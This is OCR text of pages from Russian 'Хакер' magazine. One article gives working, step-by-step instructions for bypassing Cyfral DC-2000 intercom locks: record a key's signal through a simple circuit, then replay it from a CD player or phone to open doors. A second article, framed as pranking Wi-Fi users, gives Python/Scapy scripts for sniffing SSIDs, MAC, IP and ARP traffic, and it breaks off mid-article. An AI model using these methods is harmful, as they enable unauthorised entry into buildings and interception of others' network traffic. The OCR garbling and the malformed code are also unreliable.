
США, Канада, Китай, Германия, Италия, Япония, Сингапур, Тайвань, Великобритания, Австрия, Австралия, Южная Корея, Малайзия, Польша, Испания, Швейцария, Аргентина, Бельгия, Дания, Франция, Ирландия, Швеция, Нидерланды, Португалия.

от 1,9 до 2,9 центов



1) Москва, Санкт-Петербург.
2) США, Германия, Украина, Армения, Австралия, Израиль, Китай.

1) $0
2) $0,027-$0,08



АНДРЕЙ «DR. SAM» СЕМЕНОВ
/ SAM2707@ICQMAIL.COM /

Дурим домофон

Как обмануть домофон компании Cyfral

Ты не силен в программировании микроконтроллеров? Ты не смог сделать дубликат ключа, как учил тебя «Хакер»? Твоя подруга смеется над тобой, когда железный болван-домофон не пропускает тебя? Не унывай — «Хакер» в очередной раз найдет для тебя решение, позволив проникнуть сквозь неприступные двери под звуки музыки.

А как же ключ от всех дверей?


В сентябрьском номере за прошлый год «Хакер» уже рассказывал о том, как самому изготовить универсальный ключ от домофонов. В качестве основной части нашего девайса мы тогда использовали хитрый микронтроллер. Но всякому ли крутому перцу охота ковыряться в ассемблере и отладчике, а также корпеть над столом с паяльником, когда за окном лето/пиво/друзья/девушка (нужное подчеркнуть)? Тем более что все чаще на просторах нашей родной страны встречаются странного вида ключи, у которых не в пример обычным вовсе нет заветного номера (как ты понимаешь, нужного для того, чтобы снять с него копию по нашему методу), зато есть загадочная надпись «Cyfral». Не будем темнить и скажем сразу, что Cyfral — это отечественный продукт, так сказать, наш ответ Чемберлену. Уделим же внимание этому девайсу и попробуем на прочность этот «орешек»...

Экскурс в теорию, или практика потом


За последние несколько лет идентификаторы Touch Memory DS1990 от фирмы Dallas Semiconductor заняли лидирующее место на рынке систем контроля доступа. Малогабаритные, выполненные в прочном металлическом корпусе, они смогли удовлетворить практически все запросы российских потребителей. В общем, чего рассказывать: каждый видел эти «таблетки» сотню раз. Впрочем, подделать такой ключ оказалось очень просто: достаточно было лишь считать код, зашитый в ключ-идентификатор. В 2000 году компания «Цифрал» разработала и запатентовала собственный цифровой электронный идентификатор Touch Memory Cyfral DC-2000. Отечественная разработка была призвана устранить ряд недостатков. Она была проста в производстве, и ее быстро освоили отечественные предприятия.

В документации к контактному цифровому ключу DC-2000 (Touch Memory Cyfral) приведено следующее описание его работы: «Корпус DC-2000 аналогичен по конструкции и размерам корпусу Dallas DS1990. Он сделан из нержавеющего металла. Диаметр диска около 17 мм, толщина 5,89 мм. Полый внутри диск состоит из двух электрически разъединенных частей. В герметичную полость помещена электронная схема на кремниевом кристалле. Выход схемы соединен с половинками диска двумя проводниками. Ободок и донышко представляют собой земляной контакт, а крышечка выполняет функцию сигнального контакта.

Микросхема DC-2000 работает по собственному уникальному протоколу. При контакте со считывающим устройством DC-2000 начинает выдавать циклические кодовые комбинации, состоящие из стартового и восьми информационных слов. Стартовое слово отличается от информационного количеством единиц: три единицы подряд и один ноль. Информационное слово — одна единица и три нуля.



Корпус DC-2000 — это та же самая таблетка



Усложняем схему


Положение единицы в каждом информационном слове программируется индивидуально на этапе изготовления микросхемы ключа DC-2000. Примененная технология позволяет получить аж 65536 кодовых комбинаций! Выдача кодовой комбинации происходит посредством изменения тока потребления микросхемы ключа с фиксированным периодом. Причем длительность импульса для состоянии «лог.0» и «лог.1» различна, как показано на временной диаграмме.
Так как при чтении данных из ПЗУ в любой момент возможно нарушение электрического контакта считывающего устройства с корпусом прибора, то необходимо контролировать целостность считываемых данных. Для этой цели кодовая комбинация считывается из ПЗУ три раза подряд и сравнивается считывающим устройством (персональная ЭВМ, микропроцессорный контроллер). В том случае, если коды совпали, серийный номер считан верно. В противном случае выполняется повторное чтение данных».

Проще говоря


Иными словами, как только мы вставим ключ в приемную лузу, он будет тарахтеть в нее кодом до тех пор, пока мозги домофона не решат, что код правильный, и не откроют нам желанный Сезам. В принципе опять же можно было бы с помощью микроконтроллера сваять эмулятор, но у нас есть способ проще и интереснее!
Поскольку домофон «Цифрал» только слушает ключ-идентификатор и вообще не использует какой-либо протокол обмена, путь для обхода весьма и весьма прост. Следует лишь записать тарахтение ключика, а потом воспроизвести эту запись домофону.
К несчастью, лобовое решение — магнитофон — тут не подойдет. Коэффициент детонации популярных китайских проигрывателей таков, что даже не обладающий музыкальным слухом домофон тут же заметит лажу. Что там у тебя еще есть из звукозаписывающей техники? Ну компьютер со звуковухой есть наверняка! Значит, можно записать тарахтение ключика и потом просто зажечь его на CD. Воспроизвести запись не проблема, например, через портативный CD-плеер, который точно имеется в наличии у каждого второго твоего знакомого. Впрочем, даже если вдруг CD-плеер ты не разыщешь, сойдет и цифровой диктофон или сотовый телефон. Правда, мобила подойдет не всякая, но об этом мы расскажем далее.

Переходим к делу: слушаем ключик

Для записи «музыки» ключей «Цифрал» нам понадобится источник питания 2,4-5 В. Можно использовать блок питания компьютера, но высока вероятность того, что он добавит в нашу запись ненужные шумы и тем самым испортит «произведение». Поэтому лучше запастись двумя любыми батарейками, которые в сумме обеспечат нам 2,4-3 В. Для тех, кто в танке, напомним, что питание +5 В можно получить как от разъема USB-порта, так и от некоторых GAME-портов, подавив шумы компьютера простейшим фильтром из дросселя и конденсатора. Далее, нам будет нужно сопротивление номиналом 1,5-2,2 кОм любого вида и исполнения. Из этих комплектующих собираем очень сложную схему из трех элементов для прослушивания нашего ключика.
В зависимости от номинала сопротивления и напряжения питания схемы, амплитуда «цифровой музыки» составит 0,3-0,5 В на уровне постоянной составляющей 1,0-1,5 В, что позволит подать этот сигнал непосредственно на линейный вход звуковой карты.
Если в наличии имеется только микрофонный вход, как это бывает у некоторых моделей ноутбуков и у сотовых телефонов, схему придется усложнить, добавив делитель напряжения из двух резисторов, один из которых переменный. Манипулируя ручкой переменного резистора R3, следует обеспечить на микрофонном входе амплитуду сигнала порядка 0,5-1,2 мВ.
Далее включаем свой любимый звукозаписывающий софт. Лучше, конечно, что-нибудь типа Cool Edit (www.syntrillium.com), Sound Forge (www.sonycreativesoftware.com) или хотя бы Total Recorder (www.highcriteria.com). Подойдет все, что имеет виртуальные индикаторы уровня записи и позволяет на глаз выставить уровень записываемого сигнала без перегрузок звукового тракта карты. ...Ну на нет и суда нет! Можно использовать и обычную «Звукозапись» из стандартного набора Windows, хотя в этом случае, возможно, придется сделать несколько записей, чтобы подобрать приемлемый уровень.
В используемой программе выбираем источник сигнала (тот, куда мы подключились: «Микрофон» или «Линейный вход»), после чего записываем обыкновенный звуковой файл с расширением WAV с параметрами: PCM 44100 Гц, 16 бит, моно длительностью 1-2 минуты без применения




Длительность импульса для состояния «лог.0» и «лог.1» различна



«Страшно-сложная» схема для прослушивания нашего ключика



warning
Материал представлен исключительно в ознакомительных целях. Автор и редакция ответственности за использование материала не несут.



dvd
На диске ты найдешь программы, упомянутые в статье, а также мидлеты для твоего мобильника.



Такая штука точно не помешает в кармане



Вот так красиво и опрятно выглядит собранный девайс


какой-либо компрессии сигнала. В принципе для домофона хватило бы и 5 секунд, но такой запас просто позволит в нужный момент действовать без излишней суеты. В случае если ты хочешь сделать запись при помощи мобильника, нужно позаботиться, чтобы тот умел захватывать звук через гарнитуру. Тут, конечно, придется отрезать сам микрофон от гарнитуры, а если жалко — спаять отдельный провод с разъемом и прицепить его к выходу делителя. Но это реально!

Двигаемся далее


Итак, искомый файл или несколько WAV-файлов от разных ключей получены! Самое время прожечь их на компакт-диск в виде музыкальных файлов cda, в чем нам поможет всем известная Nero (www.nero.com) или любая другая аналогичная программа. Можно записать и просто как WAV-файлы, если CD-плеер поддерживает такой формат. При записи в формате mp3 кодовая информация может быть утеряна в процессе сжатия, в этом случае надо выставить опции максимального битрейта и максимального качества формируемого mp3-файла. В окне Cool Edit форма сигнала при этом остается неискаженной, но, как это воспримет домофон, я не в курсе. Если при записи в мобильник применяется алгоритм сжатия с потерями, затеянный фокус, скорее всего, не удастся, но попробовать все равно стоит. В крайнем случае WAV-файл можно сформировать на компьютере, а в мобилу затаскивать как качественный mp3 через Data-кабель, IRDA или Bluetooth. Количество вариантов здесь довольно велико, все зависит от используемой мобилы. Возможно, даже придется сваять простенький мидлет на Java. К счастью, даже в стандартной поставке J2ME Wireless Toolkit 2.2 beta 2 есть пример закачки и воспроизведения музыки в формате WAV. Если тебе это кажется нереальным, два готовых мидлета прилагаю. Тебе останется только раззиповать jar-файл, положить в архив свой WAV-файл ключа под именем my_key.wav (или my_key_X.wav, в папку audio), зазиповать все это обратно и должным образом втащить в мобилу. Сам файл ключа не должен быть очень большим — могут возникнуть траблы при закачке. Секунд 5-10 вполне достаточно, тем более что мобила будет проигрывать его непрерывно по кругу.

Пора действовать

Ну что, откроем пару дверок? Вместо наушников, припаиваем к шнурку с разъемом сопротивление номиналом 680-820 Ом для согласования со схемой считывающего устройства домофона «Цифрал». Оба канала стереофонического кабеля включаются параллельно, согласно приведенной схеме. Нагрузка величиной 680-820 Ом значительно превышает сопротивление распространенных наушников и выход плеера перегрузить не должна, если, конечно, кривые руки не спаяли что-нибудь накоротко, но производители чаще всего заботятся о дураках, и есть надежда, что в плеере или мобиле применена защита выхода от короткого замыкания.



Амплитуда «цифровой музыки» составляет 0,3 - 0,5 В на уровне постоянной составляющей 1,0 - 1,5 В



Примерно так выглядит правильная форма записанного сигнала



К записи готов!

Чтобы иметь некоторую уверенность в успехе, выход CD-плеера или мобильника должен развивать на нашей нагрузке переменный сигнал амплитудой не менее 0,5 В. Если есть возможность воспользоваться осциллографом, посмотри амплитуду сигнала на нагрузке. В противном случае придется покрутить регулятор выходного сигнала CD-плеера в полевых условиях у вожделенной двери. Впрочем, вероятность успеха весьма велика — у меня, например, без всяких настроек дверь открылась сразу при максимальной громкости.

Программы типа Cool Edit и Sound Forge позволяют увидеть форму сигнала и без осциллографа. Можно также заюзать различные софтварные осциллографы, использующие железо звуковой карты. Количество таких программ, разбросанных на просторах Сети, весьма велико. В любом случае правильная форма записанного сигнала должна ориентировочно соответствовать приведенной на рисунке.

Если выбросы сигнала, указанные на рисунке цветными кружками, значительны и пересекают линию нулевого уровня, то, вероятно, запись сигнала придется повторить с другим уровнем записи или отредактировать сигнал вручную, уменьшив амплитуду выбросов. Но в подавляющем большинстве случаев необходимое качество WAV-файла достигается с первого-второго раза даже при весьма средних параметрах самой звуковой карты (я лично юзал древнюю ESS-1868).

Упрощаем отладку

Чтобы не торчать уйму времени у домофона, напоминая озабоченного террориста, для отладки можно использовать простенькую софтину CYF_KEY.COM, которая позволяет считывать коды ключей через LPT-порт компьютера.

Для аппаратного обеспечения программы необходима схема компаратора или триггера Шмитта, запитываемая от напряжения +5 В разъема USB-порта или GAME-порта. Подобные устройства в недавнем прошлом широко применялись в схемах популярных 8-битных компьютеров типа «Синклер», РК-86, «Орион», «Микроша» для ввода программ и данных, записанных на магнитофонные кассеты. Если со сбором подобной схемы у тебя возникают траблы, можно попробовать обойтись более простой конструкцией, но в этом случае придется подобрать резистором R2 постоянное смещение на входе Busy порта принтера.

Программа CYF_KEY.COM использует прямое обращение к таймеру и портам ввода-вывода, поэтому запускать ее следует из-под голого DOS'а, благо небольшой размер программы позволяет ей поместиться на системной дискете. При правильном определении кодов ключей программа выводит их список, при сбоях или ошибках в сигнатуре ключей возможно отображение символа «E» (Error). Для того чтобы убедиться в работоспособности аппаратной части, программу необходимо запустить на двух разных компьютерах, соединив между собой их выходы Strobe с входами Busy и запустив одну из программ в режиме чтения ключа, а другую — в режиме эмуляции ключа из файла.

Неприятным обстоятельством может быть то, что где-нибудь на этапе создания или воспроизведения файла звуковой тракт инвертирует сигнал ключа. Шанс при современной аппаратуре очень небольшой, но кто знает, что там творят китайцы для удешевления своей продукции. В таком случае без звукового редактора не обойтись, поскольку сигнал перед записью придется инвертировать.

Наводим марафет

Для сопряжения с лузой лучше смастерить простую конструкцию, позволяющую не лезть к домофону с оголенными проводами в руках, да и не элегантно это. Поскольку на всю эту фигню мы не потратили пока еще даже и обрезка от бумажки с зелеными комиссарами, контакты ключа также можно выполнить в стиле «Хакера» из подручных материалов: картона, жести и любого суперклея.

При наличии прямых рук может получиться весьма симпатичный девайс. В любом случае ободок лузы — контакт общего провода (оплетки кабеля), а центральный круглый контакт — сигнальный.

Включаем CD-плеер или мобильный телефон на воспроизведение файла ключа, уровень громкости максимальный. С уверенным (злым, глупым, коварным и т.д. — на выбор) выражением лица говорим волшебное слово: «Цифрал, откройся!», подключаем девайс к лузе домофона, и железный монстр с печальным звуком: «Длиньк!» — должен пасть! Можно, конечно, и без театральных эффектов, да и фраза — на твое усмотрение, но если уж решил поразить девушку, потренироваться следует заранее, особенно с уровнем громкости… CD-плеера (мобильника).

Напоследок

Разумеется, предложенный способ эмуляции ключей-идентификаторов «Цифрал» — самый простой. Заметим, что крутые перцы, владеющие языком программирования Java для мобильных устройств (J2ME) и обладающие навороченными смартфонами, могут сбацать универсальный ключ для любых систем, как Touch Memory Cyfral DC-2000, так и Touch Memory DS1990, без существенных аппаратных затрат исключительно программным путем, манипулируя сигналами COM-порта мобильника. Основное препятствие заключено в версии установленной в телефоне Java-машины, в том, имеет ли она развитые средства управления последовательным портом. В положительном случае аппаратно придется выполнить лишь несложные цепи согласования электрических уровней COM-порта мобильника и схемы считывания/эмуляции ключей Touch Memory.

Безусловно, все перечисленные в статье названия фирм, программных продуктов и торговых марок — неотъемлемая собственность их владельцев. Предоставленная информация нисколько не провоцирует на незаконные действия, а преследует цель указать фирмам и производителям на недостатки и дыры в их продукции, а также позволить всем простым смертным перцам (как фрикерам и хацкерам, так и не являющимся ими) не таскать с собой связки пластмассовых ключей и не рвать волосы на голове (или еще где-либо) в случае их потери. Как бы то ни было, сохрани в компьютере дубликаты, в экстренной ситуации не помешают!

АНДРЕЙ «SKVOZNOY» КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

Wi-Fi сеть

Беспрецедентное хамство в Wi-Fi сетях

5 новых уроков западлостроения

Для того чтобы положить ноутбук в рюкзак и запустить сканер беспроводных сетей, большого ума не надо. Можно долго ходить по окрестностям, до умопомрачения сканить эфир и, возможно, даже возомнить себя великим вардрайвером, но что с того? Тупое сканирование наобум едва ли даст желаемые результаты, а кайфа от этого — ноль. Поэтому недолго думая мы решили: если уж глумиться в беспроводных сетях, то по полной. И вот что из этого получилось.



аз уж развелась куча девайсов, использующих беспроводную связь, а люди безнадежно привыкли к Wi-Fi, почему бы немного не поприкалываться. В конце концов, пора спустить бедняг на землю и напомнить им, что лучше дедовских проводных соединений до сих пор ничего не придумали. Оказалось, что подходящих способов поглумиться над Wi-Fi пользователями не один и не два, а привычные инструменты для взлома можно написать самому. При наличии желания, естественно. Вот, пожалуй, с этого и начнем.


Урок №1. Ловкость рук и никакого мошенничества

Какой вообще смысл в западлостроении? Правильно, получить очередную порцию кайфа и адреналина. Если речь идет о high tech западлостроении, очень важно сделать все самому с нуля. Ну, скажем, какой прикол использовать уже готовые инструменты типа Netstumbler'а для поиска беспроводных устройств? Тут и делать-то ничего не надо: просто запустил программу и все. Другое дело — смастерить свой сканер, показать его друзьям и подумать, как его еще улучшить. Тем более что во всех паблик-утилитах (Netstumbler, DStumbler, Wellenreiter) содержатся так называемые «пасхальные яйца», по сигнатурам которых можно определить стороннюю активность и взять за яйца уже тебя. Поэтому сейчас мы сделаем собственный сканер, который будет осуществлять пассивное сканирование сети методом перехвата SSID-идентификаторов.

Весь проект займет несколько строчек кода на Python (в прошлом номере с его помощью мы написали свою навигационную систему), а в основу мы положим замечательную библиотеку Scapy (www.secdev.org/projects/scapy), предназначенную для манипуляции сетевыми пакетами. К сожалению, под Виндой это реализуется на несколько порядков сложнее, поэтому в качестве платформы мы выберем Linux. Собственно, ничего страшного в этом нет, объясняю почему. Во-первых, дистрибутив подходящих никсов в лице SLAX (www.slax.org) будет на нашем диске; во-вторых, драйверы для беспроводных интерфейсов устанавливаются там автоматически; в-третьих, тебе даже не придется заморачиваться по поводу Python'а. Надо будет только скачать нужную версию библиотеки и установить ее в системе:

```
cd /scapy/ & python setup.py install.
```

И все! Разве ж это сложно? Далее приступаем к составлению самой программы. Наш сканер будет палить специальные фреймы, которые



Дамп перехваченных голосовых данных в снифере Wireshark

Таблица кодировок пейджинг-стандарта POCSAG

содержат уникальный идентификатор сети SSID (Service Set Identifier) и рассылаются точкой доступа. Их также называют Beacon-фреймами. По ним мы и будем определять найденные сети.

```
import sys
from scapy import *
print "Wi-Fi SSID passive sniffer"
interface = sys.argv[1]  #задаем название интерфейса в качестве дополнительного консольного аргумента

def sniffBeacon(p):
    if p.haslayer(Dot11Beacon):
        print p.sprintf("%Dot11.addr2%[%Dot11Elt.info%|%Dot11Beacon.cap%]")

sniff(iface=interface,prn=sniffBeacon)
```

Вывод программы содержит информацию о перехваченных Beacon-фреймах:

```
skvoz@box: sniffssid.py eth1
00:12:17:3c:b6:ed['netsquare4'|short-slot+ESS]
00:30:bd:ca:1e:1e['netsquare7'|ESS+privacy]
```

Советую тебе также поэкспериментировать с выбором haslayer (параметра мониторинга), поменяв его значение Dot11Beacon на: Dot11AssoResp, Dot11ProbeReq, Dot11ATIM, Dot11Auth, Dot11ProbeResp, Dot11Addr2MACField, Dot11Beacon, Dot11ReassoReq, Dot11Addr3MACField, Dot11Deauth, Dot11ReassoResp, Dot11Addr4MACField, Dot11Disas, Dot11WEP, Dot11AddrMACField, Dot11Elt, Dot11AssoReq, Dot11PacketList. Так можно перехватить не только SSID точки доступа, но и всю остальную информацию о сети. К примеру, узнать информацию о физических идентификаторах пользователей и сетевых обращениях. Для этого мы задействуем протокол ARP:

```
import sys, os
from scapy import *

interface = raw_input("enter interface") #пользователь задает интерфейс сети
os.popen("iwconfig interface mode monitor") #перевод карты в режим монитора на заданном интерфейсе
#функция перехвата MAC
def sniffMAC(p):
    if p.haslayer(Dot11):
        mac = p.sprintf("[%Dot11.addr1%)|(%Dot11.addr2%)|(%Dot11.addr3%)]")
        print mac
#функция перехвата IP-адресов и показа ARP сообщений
def sniffarpip(p):
    if p.haslayer(IP):
        ip = p.sprintf("IP — [%IP.src%)|(%IP.dst%)]")
        print ip
          elif p.haslayer(ARP):
          arp = p.sprintf("ARP — [%ARP.hwsrc%)|(%ARP.psrc%)]-[%ARP.hwdst%)|(%ARP.pdst%)]")
          print arp
# уровни, которые мы мониторим
sniff(iface=interface,prn=sniffMAC, prn=sniffarpip)


Вывод:
skvoz@puffy: python sniff.py eth1
[ff:ff:ff:ff:ff:ff)|(00:30:bd:ca:1e:1e)|(00:30:bd:ca:1e:1e)]
IP — [192.168.7.41)|(192.168.7.3)]
ARP — [00:0f:a3:1f:b4:ff)|(192.168.7.3)]-[00:00:00:00:00:00)|(192.168.7.41)]
```

